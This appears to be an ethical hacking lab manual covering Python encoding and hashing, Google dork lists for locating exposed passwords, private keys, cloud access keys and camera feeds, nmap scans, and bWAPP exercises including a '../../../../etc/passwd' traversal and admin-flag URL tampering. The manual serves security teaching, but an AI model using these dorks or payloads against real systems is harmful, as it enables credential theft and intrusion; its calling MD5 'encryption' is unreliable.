Encoding, or percent-encoding, a URL converts each character to one or more bytes, where each byte, represented by two hexadecimal digits, is preceded with a percent sign. Since URLs can only contain ASCII alphanumeric characters and safe characters, non-ASCII characters must be encoded.

USE `urllib.parse.urlencode()` TO ENCODE A QUERY WITH MULTIPLE PARAMETERS AT ONCE

Call `urllib.parse.urlencode(query)` with `query` as a dictionary of key-value pairs or a sequence of two-element tuples to return `query` as a percent-encoded ASCII text string. `urllib.parse.urlencode()` uses `urllib.parse.quote_plus()` to encode each value and the resulting string consists of a series of `key=value` pairs separated by `&`.

```
import urllib.parse

query = {"a": "123", "b": "456"}

encoded_query = urllib.parse.urlencode(query)

print(encoded_query)
```

OUTPUT

a=123&b=456

1.3) USE `urllib.parse.quote_plus()` TO ENCODE A QUERY

Similar to `urllib.parse.quote()`, `urllib.parse.quote_plus(string, encoding=None)` replaces each space character with a plus sign `+` which is required for quoting HTML-formed values.

```
query = "Think and wonder, wonder and think."

encoded_query = urllib.parse.quote_plus(query)

print(encoded_query)
```

OUTPUT

Think+and+wonder%2C+wonder+and+think.

ETHICAL HACKING Lab Manual

1.4)How to perform HTML decoding and encoding in Python

Performing HTML decoding on a string results in the string with the original HTML-reserved characters. For example, decoding "<body>" results in <body>. Performing HTML encoding on a string results in the string with the HTML-reserved characters being replaced. For example, encoding "<body>" results in "<body>".

USE `html.unescape()` TO PERFORM HTML DECODING AND `html.escape()` TO PERFORM HTML ENCODING

Call `html.unescape(s)` with `s` as the string to decode it with original HTML-reserved characters. Call `html.escape(s)` with `s` as the string to encode it by replacing HTML-reserved characters.

Encoding:

Import html

```
a_string = "<ethical>"
```

```
encoded_string = html.escape(a_string)
```

```
print(encoded_string)
```

OUTPUT

```
&lt;ethical&gt;
```

Decoding:

import html

```
a_string = " &lt;ethical&gt;"
```

```
decoded_string = html.unescape(a_string)
```

```
print(decoded_string)
```

OUTPUT:

```
<ethical>
```

ETHICAL HACKING Lab Manual

1.5)Encrypting using MD5

MD5 is the abbreviation of 'Message-Digest algorithm 5'. The MD5 algorithm is used as an encryption or fingerprint function for a file. Often used to encrypt database passwords, MD5 is also able to generate a file thumbprint to ensure that a file is identical after a transfer. An MD5 hash is composed of 32 hexadecimal characters.

Message Digest Algorithm 5 (MD5) is a cryptographic hash algorithm that can be used to create a 128-bit string value from an arbitrary length string. Although there has been insecurities identified with MD5, it is still widely used. MD5 is most commonly used to verify the integrity of files.

1.5.1) # Python 3 code to demonstrate the # working of MD5 (byte - byte)

```
import hashlib
result = hashlib.md5(b'GeeksforGeeks')
# printing the equivalent byte value.
print("The byte equivalent of hash is : ", end = "")
print(result.digest())
```

Output:

The byte equivalent of hash is : b'\xf1\xe0ix~\xcetS\x1d\x11%Y\x94\\hq'

Explanation : The above code takes byte and can be accepted by the hash function. The md5 hash function encodes it and then using digest(), byte equivalent encoded string is printed.

Below code demonstrated how to take string as input and output hexadecimal equivalent of the encoded value.

ETHICAL HACKING Lab Manual

**1.5.2).# Python 3 code to demonstrate the
working of MD5 (string - hexadecimal)**

```
import hashlib
```

```
# initializing string
```

```
str2hash = "GeeksforGeeks"
```

```
# encoding GeeksforGeeks using encode() then sending to md5()
```

```
result = hashlib.md5(str2hash.encode())
```

```
# printing the equivalent hexadecimal value.
```

```
print("The hexadecimal equivalent of hash is : ", end = "")
```

```
print(result.hexdigest())
```

Output:

The hexadecimal equivalent of hash is : f1e069787ece74531d112559945c6871

Explanation : The above code takes string and converts it into the byte equivalent using encode() so that it can be accepted by the hash function. The md5 hash function encodes it and then using hexdigest(), hexadecimal equivalent encoded string is printed.

1.5.3)Create a file to write the python program

Code:

```
import hashlib
```

```
str="hello"
```

```
output=hashlib.md5(str.encode())
```

```
print("The desired hash is :")
```

```
print(output.hexdigest())
```

output:

The desired hash is :

5d41402abc4b2a76b9719d911017c592

Decrypt online

ETHICAL HACKING Lab Manual

1.5.5) Calculating MD5 hash of a file in Python

```
import hashlib

with open("sample.txt","rb") as f:

bytes = f.read()

print("Bytes read from the file:",bytes)

result = hashlib.md5(bytes)

print("Hash Value: ",result)

print("The hexadecimal equivalent: ")

print(result.hexdigest())
```

Output & Explanation

```
Bytes read from the file: b'pythonpool.com'
Hash Value:  <md5 HASH object @ 0x000001FF12764A50>
The hexadecimal equivalent:
d4303c06ec628a9d76b9ddb2166e92fe
```

In this code, we first created a sample text file. We then read the contents of that file in bytes. We converted the bytes into a hash value and then finally saw the [hexadecimal](#) equivalent for the sam

ETHICAL HACKING Lab Manual

1.6)SHA 1:

G Secure Hash Algorithm 1 (SHA-1).

Developed by the U.S. government in the 1990s, SHA-1 used techniques like those of MD5 in the design of message-digest algorithms. But SHA-1 generated more secure 160-bit values when compared to MD5's 128-bit hash value lengths. Despite this, SHA-1 had some weaknesses and did not prove to be the ultimate algorithmic methodology for encryption, either. Security concerns began to emerge, prompting companies like Microsoft to discontinue support for SHA-1 in its software.

```
import hashlib  
m = hashlib.sha1()  
m.update(b"The quick brown fox jumps over the lazy dog")  
print(m.hexdigest())
```

1.7) SHA 256:

The SHA-2 hash code family.

The more secure successor to SHA-1 and one that is widely used today is the SHA-2 family of hash codes. SHA-2 hash codes were created by the U.S. National Security Agency in 2001. They represent a significant departure from SHA-1 in that the SHA-2 message-digest algorithms were longer and harder to break. The SHA-2 family of algorithms delivers hash values that are 224, 256, 384 and 512 bits in length. They are known by the names of their message-digest lengths -- for example, SHA-224 and SHA-256

```
import hashlib  
def encrypt_string(hash_string):  
    sha_signature = \  
        hashlib.sha256(hash_string.encode()).hexdigest()  
    return sha_signature  
hash_string = 'confidential data'  
sha_signature = encrypt_string(hash_string)  
print(sha_signature)
```


ETHICAL HACKING Lab Manual

Outcome of the Experiment:

To generate a unique digital fingerprint of data or message which is known as a hash or digest
We use MD5 and SHA2.

Base64 encoding schemes are commonly used when there is a need to encode binary data that needs to be stored and transferred over media that are designed to deal with ASCII.

ETHICAL HACKING Lab Manual

Module II

1.Perform Foot printing using Google hacking to extract information from archived website, extract contents from website, trace an email, fetch DNS information.

1.1) Files Containing Usernames:

```
"Header for logs at time" ext:log
"START test_database" ext:log
intitle:"index of" "/usernames"
intext:"-----BEGIN CERTIFICATE-----" ext:txt
intitle:"index of" "contacts.txt"
intitle:"index of" "db.properties" | "db.properties.BAK"
intitle:"index of" "credentials.xml" | "credentials.inc" | "credentials.txt"
jdbc:sqlserver://localhost:1433 + username + password ext:yml | ext:java
intitle:"index of" "password.yml"
dsn: mysql:host=localhost;dbname=" ext:yml | ext:txt "password:"
intitle:"index of" "sitemanager.xml" | "recentervers.xml"
intitle:"index of" "filezilla.xml"
filetype:csv intext:"Secret access key"
inurl:user intitle:index of ext:sql | xls | xml | json | csv
"DefaultPassword" ext:reg "[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon]"
```

1.2) Files Containing Passwords:

```
site:github.com "BEGIN OPENSSSH PRIVATE KEY"
ext:nix "BEGIN OPENSSSH PRIVATE KEY"
intitle:index of /etc/ssh
intext:"aws_access_key_id" | intext:"aws_secret_access_key" filetype:json |
filetype:yml
intitle:"Index of" pwd.db
intitle:"Index of" htpasswd
site:controlc.com intext:"password"
site:reentry.co intext:"password"
site:pastebin.com "admin password"
site:pastebin.com "password"
site:pastebin.com intext:pass.txt
intext:"Index of" intext:"password.zip"
intext:"password" | "passwd" | "pwd" site:ghostbin.com
site:pastebin.com intext:password.txt
intext:"index of" "uploads"
```

ETHICAL HACKING Lab Manual

1.3) Vulnerable Servers:

inurl:"/geoserver/ows?service=wfs"
intitle:"HFS" AND intext:"httpfileserver 2.3" AND -intext:"remote"
inurl:adm/login.jsp.bak
intitle:"TileServer GL - Server for vector and raster maps with GL styles"
intitle:"index of" "/views/auth/passwords"
intitle:"Icecast Streaming Media Server" "Icecast2 Status" -.com
inurl /editor/filemanager/connectors/uploadtest.html
intext:"user name" intext:"orion core" -solarwinds.com
inurl:RichWidgets/Popup_Upload.aspx
intitle:"Vulnerability Report" "Critical" ext:pdf
intitle:"Wing FTP Server - Web"
intext:"Powered By Gila CMS"
site: target.com ext:action | ext:struts | ext:do
intitle:"index of" "filemail.pl"
intitle:"index of" "shell.php"

1.4) Files Containing Sensitive Information:

site:.edu filetype:xls "root" database
intext:"proftpd.conf" "index of"
"PHP Fatal error:" ext:log OR ext:txt
intitle:"GlobalProtect Portal"
intitle:"/zircote/swagger-php"
intitle:"index of" setting.php
intext:"dhcpd.conf" "index of"
site:preprod.* * inurl:login
intitle:index of /etc/openldap
site:uat.* * inurl:login
inurl:pastebin intitle:mastercard
intitle:Index of "/etc/network" | "/etc/cni/net.d"
"configmap.yaml" | "config.yaml" | "*-config.yaml" intitle:"index of"
"rbac.yaml" | "role.yaml" | "rolebinding.yaml" | "*-rbac.yaml" intitle:"index of"
inurl:/s3.amazonaws.com ext:xml intext:index of -site:github.com

1.5) Sensitive Directories

intitle: index of /concrete/Password
intitle:"index of" database.properties
intitle:Index of "/venv"
intitle:Index of "pyvenv.cfg"
site:com intitle:index ofetcpasswd
intitle:"index of/" "sqlite.db"
intitle:"index of" ".env"
intitle:" index of "/Invoices*
intitle: "index of backup.xml"
intitle: "index of backup.php"
intitle:"index of SCADA"

ETHICAL HACKING Lab Manual

```
intitle: "index of" "payment"  
intitle:"index of" "private/log"  
intitle: "Index of" inurl:fileadmin  
intitle:index.of (inurl:admin | intitle:admin)
```

1.6) Publicly Exposed Camera Feeds or IoT Devices

```
inurl:view/view.shtml  
intitle:"Live View / - AXIS"  
intitle:"webcamXP"
```

2)Use tools for port scanning, network scanning and generate report.

```
nmap -sT -p1-65535 ip_address ---> TCP Scan  
nmap -sU --top-port 100 ip_address ---> UDP Scan  
nmap -sS -p1-65535 ip_address ---> SYN Scan  
nmap -sC -p1-65535 ip_address ---> Script Scan  
nmap -A -p1-65535 ip_address ---> Aggressive Scan  
nmap -sV -p1-65535 ip_address ---> Ports Version Scan  
nmap -sT -O -p1-65535 ip_address ---> TCP Scan with Identifying the OS  
nmap -sT -p1-65535 ip_address -oX result.xml --> Report Generation  
nmap -Pn --top-port 100 ip_address ---> No-Ping Scan  
nmap -sn subnet_address --> Ping scan 192.168.20.0/24
```

MODULE III

MODULE IV


1) Build a checklist for file path traversal to access the server internal files.

Tools/Applications Used:

- VMPlayer
- Kali Linux
- Burpsuite
- Owasp Broken Web Application.

Procedure:

Step1: Select the burpsuite



Fig(9)

ETHICAL HACKING Lab Manual

Step 1: Open Burp Suite Community Edition

Step 2: Select the proxy and turn on the intercept


Step 3: Open Chromium Browser

Step 4: Give the IP address 192.168.73.129.

Step 5: Choose bWAPP.

Repeat the same step as above till step 5.

Step 6: Select Bwapp create login page and select Directory Traversal file in url give path http://192.168.73.129/bWAPP/directory_traversal_1.php?page=../../../../etc/passwd



Outcome of the Experiment :

A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder.

ETHICAL HACKING Lab Manual

2) Build a checklist for session management and use the same to perform manual checks on the application.

Tools or Application Used:

- **VMPlayer**
- **Kali Linux**
- **Burp Suite**
- **Owasp Broken Web Application.**

Procedure:

2.1) Session Mgmt- Administrative Portals

Step 1: Open Burp Suite Community Edition

Step 2: Select the proxy and turn on the intercept

Step 3: Open Chromium Browser


Step 4: Give the IP address 192.168.73.129.

Step 5: Choose bWAPP.


Step 6: Create new user and login the page or login using
username = "bee" and password ="bug"

Step 7: Select Session Mgmt- Administrative Portals from the dropdown menu and click Hack.

ETHICAL HACKING Lab Manual



Step 8: The Page is been locked as show in the below figure.



ETHICAL HACKING Lab Manual

Step 9: To unlock the page change the admin = 1 from admin = 0.



/ Session Mgmt. - Administrative Portals /

Cowabunga...

You unlocked this page using an URL manipulation.

Outcome of the Experiment:

Session management is used to facilitate secure interactions between a user and some service or application and applies to a sequence of requests and responses associated with that particular user.

ETHICAL HACKING Lab Manual

2.2) Session Mgmt. – Cookies(HTTPOnly) In kali terminal

Procedure:

Repeat the same step as above till step 5.


Step 6: Select Session Mgmt. – Cookies(HTTPOnly) from the dropdown menu.



/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Step 7: Turn on the intercept in proxy terminal in the Burp Suite Community Edition and there after click on Cookies.



/ Session Mgmt. - Cookies (HTTPOnly) /


Click the button to see your current cookies: [Cookies](#)

Click [here](#) to see your cookies with JavaScript.

Name	Value
------	-------

ETHICAL HACKING Lab Manual

Step 8: Select the PHPSESSID from the Cookie field.




Step 9: Open browser window <http://192.168.73.129>

Step 10: Open Bwapp and login the different user name and Password and select Session management cookies Http only from the dropdown menu like before turn on the intercept and click on cookies.

ETHICAL HACKING Lab Manual

Step 11: Copy the PHPSESSID .



/ Session Mgmt. - Cookies (HTT


Click the button to see your current cookies: [Cookies](#)

Click **here** to see your cookies with JavaScript.


Name	Value
security_level	0
acopendivids	swingset,jotto,phpbb2,redmine
acgroupswithpersist	nada
PHPSESSID	f9fj51irr8ri2ci5ks6sck3ok2
top_security	no

ETHICAL HACKING Lab Manual

Step 12: Paste the browser PHPSESSID in the Proxy Terminal and forward the request.



Step 13 : Check whether PHPSESSID is same as that of browser PHPSESSID.



OUTCOME OF THE EXPERIMENT:

The HttpOnly flag is an additional flag included in a Set-Cookie HTTP response header. It is used to prevent a Cross-Site Scripting exploit from gaining access to the session cookie and hijacking the victim's session.

ETHICAL HACKING Lab Manual

